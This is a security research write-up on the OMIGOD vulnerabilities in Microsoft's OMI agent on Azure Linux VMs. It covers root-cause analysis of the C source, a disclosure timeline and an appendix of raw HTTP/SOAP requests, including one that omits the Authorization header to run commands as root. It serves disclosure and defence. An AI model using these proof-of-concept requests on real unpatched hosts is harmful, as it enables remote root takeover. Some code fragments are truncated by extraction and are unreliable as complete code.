
OMIGOD: Critical Vulnerabilities in OMI Affecting Countless Azure Customers

Wiz Research recently found 4 critical vulnerabilities in OMI, which is one of Azure's most ubiquitous yet least known software agents and is deployed on a large portion of Linux VMs in Azure.

Nir Ohfeld
September 14, 2021

31 minutes read



The Wiz Research Team recently found four critical vulnerabilities in OMI, which is one of Azure's most ubiquitous yet least known software agents and is deployed on a large portion of Linux VMs in Azure. **The vulnerabilities are very easy to exploit**, allowing attackers to remotely execute arbitrary code within the network with a **single request** and escalate to root privileges.

Many different services in Azure are affected, including **Azure Log Analytics**, **Azure Diagnostics** and **Azure Security Center**, as Microsoft uses OMI extensively behind the scenes as a common component for many of its management services for VMs. In a survey, Wiz found that over 65% of sampled Azure customers were exposed to these vulnerabilities and **unknowingly at-risk**. Although widely used, OMI's functions within Azure VMs are **almost completely undocumented** and there are **no clear guidelines** for customers regarding how to check and/or upgrade existing OMI versions. For a high-level overview of the vulnerability and updates regarding mitigations, **visit our OMIGOD blog**. For our guidance on identifying and remediating OMIGOD in your environment, **download our checklist**.

In this post we describe the full technical details of the vulnerabilities we found with the following sections:

- What is OMI
- Who is Vulnerable
- The OMI Attack Surface
- Technical Overview of Selected Vulnerabilities
- Key Takeaways
- Disclosure Timeline

The OMI agent runs as root with high privileges. Any user can communicate with it using a UNIX socket or sometimes using an HTTP API when configured to allow external usage. As a result, OMI represents a possible attack surface where a vulnerability allows external users or low privileged users to remotely execute code on target machines or escalate privileges.

Some Azure products, such as Configuration Management, expose an HTTPS port for interacting with OMI (port 5986 also known as WinRM port). This configuration enables the RCE vulnerability (CVE-2021-38647). It's important to mention that most Azure services that use OMI deploy it without exposing the HTTPS port.

Note that in the scenarios where the OMI ports (5986/5985/1270) are accessible to the internet to allow for remote management, this vulnerability can be also used by attackers to obtain initial access to a target Azure environment and then move laterally within it. Thus, an exposed HTTPS port is a holy grail for malicious attackers. As depicted in the diagram below, **with one simple exploit they can get access to new targets, execute commands at the highest privileges and possibly spread to new target machines**.

Figure 1: Lateral movement using CVE-2021-38647

The other three vulnerabilities are classified as **privilege escalation vulnerabilities**, and they can enable attackers to gain the highest privileges on a machine with OMI installed. Attackers often use such vulnerabilities as part of sophisticated attack chains, after gaining initial low privileged access to their targets.

CVE-2021-38647 - Remote Code Execution - Remove the Authentication

Thanks to the combination of a simple conditional statement coding mistake and an uninitialized authentication struct, any request without an Authorization header has its privileges default to `uid=0`, `gid=0`, which is root. **O-MI-GOD!**


This vulnerability allows for remote takeover when OMI exposes the HTTPS management port externally (5986/5985/1270). This is in fact the default configuration when installed standalone and in Azure Configuration Management or System Center Operations Manager (SCOM). Fortunately, other Azure services (such as Log Analytics) do not expose this port and thus the scope is limited to local privilege escalation.

The diagram below illustrates the unexpected behavior of OMI when a command execution request is issued with no Authorization header.

Figure 2: OMIGOD RCE vulnerability illustrated

1. **Normal flow with valid password in the Authentication header** - The omicli issues an HTTP request to the remote OMI instance, passing the login information in the Authorization header.
2. **Authorization failure when passing an invalid Authentication header** - As expected, if omicli passes an invalid header it fails.
3. **Exploit flow when passing a command without Authentication header** - The OMI server trusts the request even without an Authentication header and enables the perfect RCE: single-request-to-rule-them-all.

Here is the most minimal patch needed: from the OMI GitHub repo, simply initialize to an invalid value…



CVE-2021-38648 - Local Privilege Escalation Overview

The following vulnerability affects all installations of OMI prior to version 1.6.8-1. This vulnerability is a Local Privilege Escalation and is remarkably similar to the above Remote Command Execution (CVE-2021-38647). The exploitation process is similar as well: record a legitimate command execution request from the omicli, omit the authentication part and reissue the command execution request. The command will be executed as root, regardless of the current user permissions. This might sound like the same vulnerability as the Remote Command Execution, but the root cause analysis shows that it's an entirely different flaw.

OMI Architecture

OMI has a frontend-backend architecture. The user doesn't communicate directly with the `omiserver`. Instead. the server runs as root while a lower privileged frontend process called `omiengine` runs as `omi` user.

Figure 4: omiserver and omiengine in the Linux process list

The only way for a low privileged user to communicate with `omiserver` is through its

Figure 5: OMI architecture illustrated

This architecture makes it particularly challenging for the `omiserver` to identify the user communicating on the other side of the communication. The `omiserver` must trust the `omiengine` on the identity of the user. Therefore, each message the `omiengine` forwards to the `omiserver` is accompanied with the `AuthInfo` struct, which contains the user's `uid` and `gid`.

As mentioned in the RCE vulnerability overview, the `AuthInfo` struct is initialized with both `uid` and `gid` equal to zero, the `uid` and `gid` of the root user. As a result, if an attacker manages to issue a request that is forwarded to the `omiserver` before any authentication process takes place, the request will be processed by the `omiserver` as if it was issued by the root user.

The `omiengine` has a very problematic request handling logic. There is a set of message types (e.g. authentication requests) for which the `omiengine` requires special processing before forwarding them to the server. For requests with no special handling, the `omiengine` simply forwards them to the server, without any validation, alongside the `AuthInfo`, **regardless of the client's authentication state**. For example – specific provider requests such as the **SCX provider** which is capable of creating arbitrary UNIX processes.

Figure 7: Valid omicli – OMI command execution flow

Messages with no special handling (such as the `execute /bin/id` request), are forwarded to server. This means that if we issue the command execution request ourselves, without relying on `omicli`, the new process will be spawned under the default privileges inside the `AuthInfo` struct, which are `uid=0`, `gid=0` – root privileges!

All an attacker has to do in order to exploit this vulnerability is to intercept the communication between the `omicli` and the `omiengine`, omit the authentication handshake and the command will be executed as root.

Figure 8: CVE-2021-38648 enables a low privileged user to elevate privileges to root - all the attacker needs is to skip the authentication request

You can find a more in-depth technical analysis of CVE-2021-38647, CVE-2021-38648 and CVE-2021-38645 in the **technical appendix**.

Key Takeaways – The Risks of "Secret" Agents

Even though we researched a small part of Open Management Infrastructure, we managed to find several high/critical severity vulnerabilities affecting multiple Azure products. The ease of exploitation and the simplicity of the vulnerabilities makes you wonder if the OMI project is mature enough to be used so widely within Azure.

OMI is an example of pre-installed software agents that cloud providers build into VMs running in their cloud. Problematically, this "secret" agent is both widely used (because it is open source) and completely invisible to customers as its usage within Azure is completely undocumented.

There is no easy way for customers to know which of their VMs are running OMI, since Azure doesn't mention OMI anywhere on the Azure Portal, which impairs customers' risk assessment capabilities. This issue highlights a gap in the famous **shared responsibility model**. An agent that is under the cloud provider's responsibility can easily be used by

We hope to raise awareness of the risks that come with “secret" agents running with high privileges in cloud environments, particularly among Azure customers who are currently at risk until they update to the latest version of OMI. We urge the research community to continue to audit the Open Management Infrastructure to ensure Azure users stay safe.

To learn more about identifying and remediating OMIGOD, with step-by-step guidance, **download our checklist**.

Key Takeaways – Microsoft’s Patch Process in The OMI Repository – Irresponsible Disclosure?

Anyone who is tracking OMI’s GitHub commit logs would notice that a strange “Enhanced Security” **commit** was introduced on August 12th 2021. By doing a trivial patch-diff, a determined attacker could have developed an exploit for these vulnerabilities. This is especially concerning as Microsoft’s official patch (**v1.6.8-1**) was only released on September 8th 2021, leaving affected users with nothing they could do to prevent exploitation for almost a month after giving attackers a “silent” hint about the bugs.

Disclosure Timeline

- **June 01, 2021** - Wiz Research Team reported all 4 OMI vulnerabilities to MSRC.
- **July 12, 2021** – MSRC Confirmed one of the local privilege escalation vulnerabilities

- **July 23, 2021** – MSRC Confirmed one of the local privilege escalation vulnerabilities (CVE-2021-38649).
- **August 12, 2021** – Wiz Research Team observed an "Enhanced Security" commit fixing all 4 reported vulnerabilities.
- **September 8, 2021** – Official patch released.
- **September 14, 2021** – All 4 vulnerabilities published on September's Patch Tuesday.

APPENDIX: Full Technical Description

CVE-2021-38647- Unauthenticated Remote Command Execution

First let's examine a legitimate example of remote OMI usage. We will execute the following command:

```
/opt/omi/bin/omicli --hostname 192.168.1.1 -u azureuser -p Password1 iv root/scx { SCX_OperatingSystem } ExecuteShellCommand { command 'id' timeout 0 }
```

And the following output will be displayed:

```
instance of ExecuteShellCommand
```

```
    StdErr=
}
```

Seems straightforward. Any user, in our case `azureuser`, can execute an arbitrary command which will be executed with the user's privileges, provided the correct password is supplied. By using Burp Suite and examining the traffic, we can see the protocol is very basic:

```
POST /wsman/ HTTP/1.1
Connection: Keep-Alive
Content-Length: 1505
Content-Type: application/soap+xml;charset=UTF-8
Authorization: Basic YXp1cmV1c2VyOlBhc3N3b3JkMQo= <--- (1)
Host: 192.168.1.1:5986

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema">
   <s:Header>
```

```
        <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
        <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
        <w:OperationTimeout>PT1M30S</w:OperationTimeout>
        <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
        <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
        <w:OptionSet s:mustUnderstand="true" />
        <w:SelectorSet>
           <w:Selector Name="__cimnamespace">root/scx</w:Selector>
        </w:SelectorSet>
    </s:Header>
    <s:Body>
        <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/
1/cim-schema/2/SCX_OperatingSystem">
           <p:command>id</p:command> <--- (2)
           <p:timeout>0</p:timeout>
        </p:ExecuteShellCommand_INPUT>
    </s:Body>
</s:Envelope>
```

The user's supplied credentials are passed in the Authorization header, using Basic authentication **(1)**. The user's command is passed inside the SOAP/XML body **(2)**. This is the response for the request above:

```
em/wsman/1/wsman.xsd" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressi
ng" xmlns:wsen="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:wsman
="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wsmb="http://schemas.dm
tf.org/wbem/wsman/1/cimbinding.xsd" xmlns:wsmid="http://schemas.dmtf.org/wbem/w
sman/identity/1/wsmanidentity.xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/200
4/09/transfer" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <SOAP-ENV:Header>
      <wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</
wsa:To>
      <wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_Operati
ngSystem/ExecuteShellCommand</wsa:Action>
      <wsa:MessageID>uuid:6E73E6A0-C38A-0005-0000-000000020000</wsa:MessageID>
      <wsa:RelatesTo>uuid:0AB58087-C2C3-0005-0000-000000010000</wsa:RelatesTo>
   </SOAP-ENV:Header>
   <SOAP-ENV:Body>
      <p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbem/wsci
m/1/cim-schema/2/SCX_OperatingSystem">
         <p:ReturnValue>TRUE</p:ReturnValue>
         <p:ReturnCode>0</p:ReturnCode>
         <p:StdOut>uid=1000(azureuser) gid=1000(azureuser) groups=1000(azureuse
r),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(vide
o),46(plugdev),109(netdev),110(lxd)</p:StdOut>
         <p:StdErr />
      </p:SCX_OperatingSystem_OUTPUT>
```

```
Content-Length: 1505
Content-Type: application/soap+xml;charset=UTF-8
Authorization: Basic YXp1cmV1c2VyOlBhc3N3b3JkMgo= // <--- Wrong credentials
Host: 192.168.1.1:5986

...
```

we receive a 401 response as expected:

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Basic realm="WSMAN"
WWW-Authenticate: Negotiate
WWW-Authenticate: Kerberos
```

What would you expect to happen if we issued the same HTTP request without the Authorization header? We would expect to receive the same 401 Unauthorized response, similar to the one we got when we supplied bogus credentials.

```
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Length: 1505
```

```
g/2001/XMLSchema">
   <s:Header>
      <a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
      <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wsci
m/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
      <a:ReplyTo>
         <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/
08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_Operating
System/ExecuteShellCommand</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
      <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
      <w:OperationTimeout>PT1M30S</w:OperationTimeout>
      <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
      <w:OptionSet s:mustUnderstand="true" />
      <w:SelectorSet>
         <w:Selector Name="__cimnamespace">root/scx</w:Selector>
      </w:SelectorSet>
   </s:Header>
   <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/
1/cim-schema/2/SCX_OperatingSystem">
```

```
HTTP/1.1 200 OK
Content-Length: 1415
Connection: Keep-Alive
Content-Type: application/soap+xml;charset=UTF-8

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:cim="http://schemas.dmtf.org/wbem/wscim/1/common" xmlns:e="http://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:msftwinrm="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsen="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd" xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <SOAP-ENV:Header>
      <wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To>
      <wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</wsa:Action>
      <wsa:MessageID>uuid:6E73E6A0-C38A-0005-0000-000000030000</wsa:MessageID>
      <wsa:RelatesTo>uuid:0AB58087-C2C3-0005-0000-000000010000</wsa:RelatesTo>
   </SOAP-ENV:Header>
   <SOAP-ENV:Body>
```

```
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

The command executes! On top of that, it executes with root privileges! As we previously mentioned, we think that this is some extremely unexpected behavior. Let's understand the root cause of this bug by inspecting the source code.

There are two important structs to keep in mind: **Http_SR_SocketData** and **AuthInfo**.

```
typedef struct _Http_SR_SocketData {
    ....
    /* Set true when auth has passed */
    MI_Boolean isAuthorised;

    /* Set true when auth has failed */
    MI_Boolean authFailed;

    /* Requestor information */
    AuthInfo authInfo;

    volatile ptrdiff_t refcount;
} Http_SR_SocketData;
```

When a new user connects to the server, the **_ListenerCallback** function is invoked. This function creates a new **Http_SR_SocketData** (**memset**'ed to 0) and initializes some of its fields.

```
static MI_Boolean _ListenerCallback(
    Selector* sel,
    Handler* handler_,
    MI_Uint32 mask,
    MI_Uint64 currentTimeUsec)
{
....

        /* Create handler */
        h = (Http_SR_SocketData*)Strand_New( STRAND_DEBUG( HttpSocket ) &_HttpSocket_FT, sizeof(Http_SR_SocketData), STRAND_FLAG_ENTERSTRAND, NULL );

        if (!h)
        {
            trace_SocketClose_Http_SR_SocketDataAllocFailed();
            HttpAuth_Close(handler_);
            Sock_Close(s);
            return MI_TRUE;
        }
```

```
        h->authFailed   = FALSE; <--- (1)
        h->encryptedTransaction = FALSE;
        h->pSendAuthHeader = NULL;
        h->sendAuthHeaderLen = 0;
        ....
}
```

The important part of the snippet above is that the `h->authFailed` field is initialized to `FALSE` **(1)**. Another important function is **_ReadData**, which also handles part of the authentication. This is the function that contains the critical logical bug:

```
static Http_CallbackResult _ReadData(
    Http_SR_SocketData* handler)
{
....

    /* If we are authorised, but the client is sending an auth header, then
     * we need to tear down all of the auth state and authorise again.
     * NeedsReauthorization does the teardown
     */

    if(handler->recvHeaders.authorization) <--- (1)
    {
```

```
        authorized = IsClientAuthorized(handler);

        if (PRT_RETURN_FALSE == authorized)
        {
            goto Done;
        }
        else if (PRT_CONTINUE == authorized)
        {
            return PRT_CONTINUE;
        }
    }
    else
    {
        /* Once we are unauthorised we remain unauthorised until the client
           starts the auth process again */

        if (handler->authFailed) <--- (2)
        {
            handler->httpErrorCode = HTTP_ERROR_CODE_UNAUTHORIZED;
            return PRT_RETURN_FALSE;
        }
    }

    r = Process_Authorized_Message(handler); <--- (3)
```

Can you spot the bug? Let's think about how the function processes our request when we do not supply the Authorization header. The first condition **(1)** evaluates to `false`, and we end up inside the else statement, where the second condition **(2)** also evaluates to `false` (as we didn't initiate any authentication procedure, therefore the `authFailed` field is set to `false`). We then continue to the Process_Authorized_Message function, which **handles our request as an authenticated one**. But with what permissions? Because the entire struct was previously `memset`'ed to 0, the `AuthInfo` struct contains `uid=0`, `gid=0`, meaning our request will be handled as if we were **authenticated as root**!

To understand the next two vulnerabilities, we need to have a closer look at OMI's architecture. OMI has a frontend-backend architecture. The user doesn't communicate directly with the `omiserver`. Instead of the `server` which runs as root, has a lower privileged frontend process called `omiengine` that runs as `omi` user. The only way to communicate with `omiserver` is through the UNIX sockets found in the `/etc/opt/omi/conf/sockets/` directory, which is only accessible to the `omi` user, meaning that only processes under the `omi` user can communicate with `omiserver`. Any local user can communicate with the `omiengine` through the `/var/opt/omi/run/omiserver.sock` UNIX socket, which has full RWX permissions.

Figure 10: OMI architecture illustrated

This architecture makes it particularly challenging for the `omiserver` to identify the user communicating on the other side of the UNIX socket. **The `omiserver` must trust the `omiengine` on the identity of the user** on the other end of the UNIX socket.

To illustrate, here is a diagram of the communication that occurs when a user uses `omi` to

```
instance of ExecuteShellCommand
{
    ReturnValue=true
    ReturnCode=0
    StdOut=uid=1000(azureuser) gid=1000(azureuser) groups=1000(azureuser),4(ad
m),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plu
gdev),109(netdev),110(lxd)

    StdErr=
}
```

When no user credentials are provided, `omi` preforms implicit authentication as the user on the other side of the UNIX socket.

```
typedef struct _ProtocolSocket
{
    /* based member*/
    Handler             base;

    Strand              strand;

    /* currently sending message */
    Message*            message;
    size_t              sentCurrentBlockBytes;
    int                 sendingPageIndex;       /* 0 for header otherwise 1-N page index */

    /* receiving data */
    Batch *             receivingBatch;
    size_t              receivedCurrentBlockBytes;
    int                 receivingPageIndex;     /* 0 for header otherwise 1-N page index */

    /* holds allocation of protocol socket to server */
    Batch *             engineBatch;

    /* send/recv buffers */
```

```
    Protocol_AuthData*  authData;
}
ProtocolSocket;
```

One of the most important fields that is worth keeping in mind is the authInfo field, of type **AuthInfo**, which has the following definition:

```
typedef struct _AuthInfo
{
    // Linux version
    uid_t uid;
    gid_t gid;
}
AuthInfo;
```

When a user establishes a new connection to the `omiengine` through the `/var/opt/omi/run/omiserver.sock` a new ProtocolSocket is allocated, specifically, callocated. This means that all the fields are initialized to 0, including the connected user's `uid` and `gid`.

After the connection is initialized, each user message in handled by the **_ProcessReceivedMessage** function.

```
        }
        else if (msg->tag == VerifySocketConnTag)
        {
            ....
        }
        ..... // More msg->tag "else if" statements
        else if (msg->tag == BinProtocolNotificationTag && PRT_AUTH_OK != handl
er->clientAuthState) // Is this msg part of authentication process?
        {
         ....
        }
        else
        {
            // Foreword the msg directly to the destination

            //disable receiving anything else until this message is ack'ed
            handler->base.mask &= ~SELECTOR_READ;
            // We cannot use Strand_SchedulePost becase we have to do
            // special treatment here (leave the strand in post)
            // We can use otherMsg to store this though
            Message_AddRef( msg );  // since the actual message use can be dela
yed
            handler->strand.info.otherMsg = msg;
            Strand_ScheduleAux( &handler->strand, PROTOCOLSOCKET_STRANDAUX_POST
```

```
    return ret;
}
```

You can view the **_ProcessReceivedMessage** as a `switch` statement acting on the `msg->tag` field, where the `default` case is to forward the message directly to the server, regardless of the user's authentication state.

Figure 12: CVE-2021-38648 enables a low privileged user to elevate its privileges to root – all the attacker need is to skip the authentication request

The authentication messages fall under the `BinProtocolNotificationTag` clause, while the command execution request itself doesn't match any of the `if-else` clauses and is handled by the `default` procedure, so the message will be forwarded to the server the `omiengine` to provide the user's `uid` and `gid` as part of message metadata. If the user did not initiate the authentication process, the `uid` and `gid` remain untouched, and as mentioned before, the `AuthInfo` struct is `memset`'ed to 0, meaning that the `uid` and `gid` are both equal to 0, the `uid` and `gid` of the root user. The proof-of-concept of such a vulnerability is quite straight forward. We first need to record the communication between the `omicli` and the `omiengine`, omit the first authentication request, and only send the command execution request and gain root command execution.

CVE-2021-38645 - Local Privilege Escalation

As mentioned earlier, OMI has a frontend-backend architecture, meaning that the `omiengine` receives the authentication request from the client, `omicli`, issues a new authentication request to the `omiserver`, saves the authentication result information, such as the user's `uid` and `gid` and forwards the response back to the user.

Look at the authentication logic inside the **_ProcessReceivedMessage** function:

```
static Protocol_CallbackResult _ProcessReceivedMessage(
    ProtocolSocket* handler)
{
...
                BinProtocolNotification* binMsg = (BinProtocolNotification*) ms
```

```
                    Sock forwardSock = handler->base.sock;

                    // Note that we are storing (socket, ProtocolSocket*) here
                    r = _ProtocolSocketTrackerAddElement(forwardSock, handler);
<--- (1)

                    if(MI_RESULT_OK != r)
                    {
                        trace_TrackerHashMapError();
                        return PRT_RETURN_FALSE;
                    }

                    DEBUG_ASSERT(s_socketFile != NULL);
                    DEBUG_ASSERT(s_secretString != NULL);

                    /* If system supports connection-based auth, use it for
                       implicit auth */
                    if (0 != GetUIDByConnection((int)handler->base.sock, &uid,
&gid))
                    {
                        uid = binMsg->uid;
                        gid = binMsg->gid;
                    }
```

```
                            }
                        }

                        ProtocolSocketAndBase *newSocketAndBase = Batch_GetClea
r(handler->engineBatch, sizeof(ProtocolSocketAndBase));
                        if (!newSocketAndBase)
                        {
                            trace_BatchAllocFailed();
                            return PRT_RETURN_FALSE;
                        }

                        r = _ProtocolSocketAndBase_New_Server_Connection(newSoc
ketAndBase, protocolBase->selector, NULL, &s); <--- (2)
                        if( r != MI_RESULT_OK )
                        {
                            trace_FailedNewServerConnection();
                            return PRT_RETURN_FALSE;
                        }

                        handler->clientAuthState = PRT_AUTH_WAIT_CONNECTION_RES
PONSE;
                        handler = &newSocketAndBase->protocolSocket;
                        newSocketAndBase->internalProtocolBase.forwardRequests
= MI_TRUE;
```

```
                            trace_TrackerHashMapError();
                            return PRT_RETURN_FALSE;
                        }
                    }

                    handler->clientAuthState = PRT_AUTH_WAIT_CONNECTION_RESPONS
E;

                    if (_SendAuthRequest(handler, binMsg->user, binMsg->passwor
d, NULL, forwardSock, uid, gid) ) <--- (4)
                    {
                        ret = PRT_CONTINUE;
                    }
                }
                ....
}
```

Let's review the logic, **(1)** first the `omiengine` saves the client's socket in a connection hash map, using the connection number as the key. **(2)** Then the `omiengine` establishes a new connection with the `omiserver`, **(3)** and saves it in the same tracker hash map. **(4)** Then the authentication request is sent to the server for validation.

Now let's look at how the same function handles the server response:

```
                    Sock forwardSock = INVALID_SOCK;
                    ProtocolSocket *newHandler = _ProtocolSocketTrackerGetEleme
nt(s); <--- (1.2)
                    if (newHandler == NULL)
                    {
                        trace_TrackerHashMapError();
                        return PRT_RETURN_FALSE;
                    }

                    if (binMsg->result == MI_RESULT_OK || binMsg->result == MI_
RESULT_ACCESS_DENIED)
                    {
                        if (binMsg->result == MI_RESULT_OK)
                        {
                            newHandler->clientAuthState = PRT_AUTH_OK; <--- (2)
                            newHandler->authInfo.uid = binMsg->uid;
                            newHandler->authInfo.gid = binMsg->gid;
                            trace_ClientCredentialsVerfied(newHandler);
                        }

                        ProtocolSocketAndBase *socketAndBase = _ProtocolSocketT
rackerGetElement(handler->base.sock); <--- (3)
                        if (socketAndBase == NULL)
                        {
```

```
                                trace_TrackerHashMapError();
                                return PRT_RETURN_FALSE;
                            }

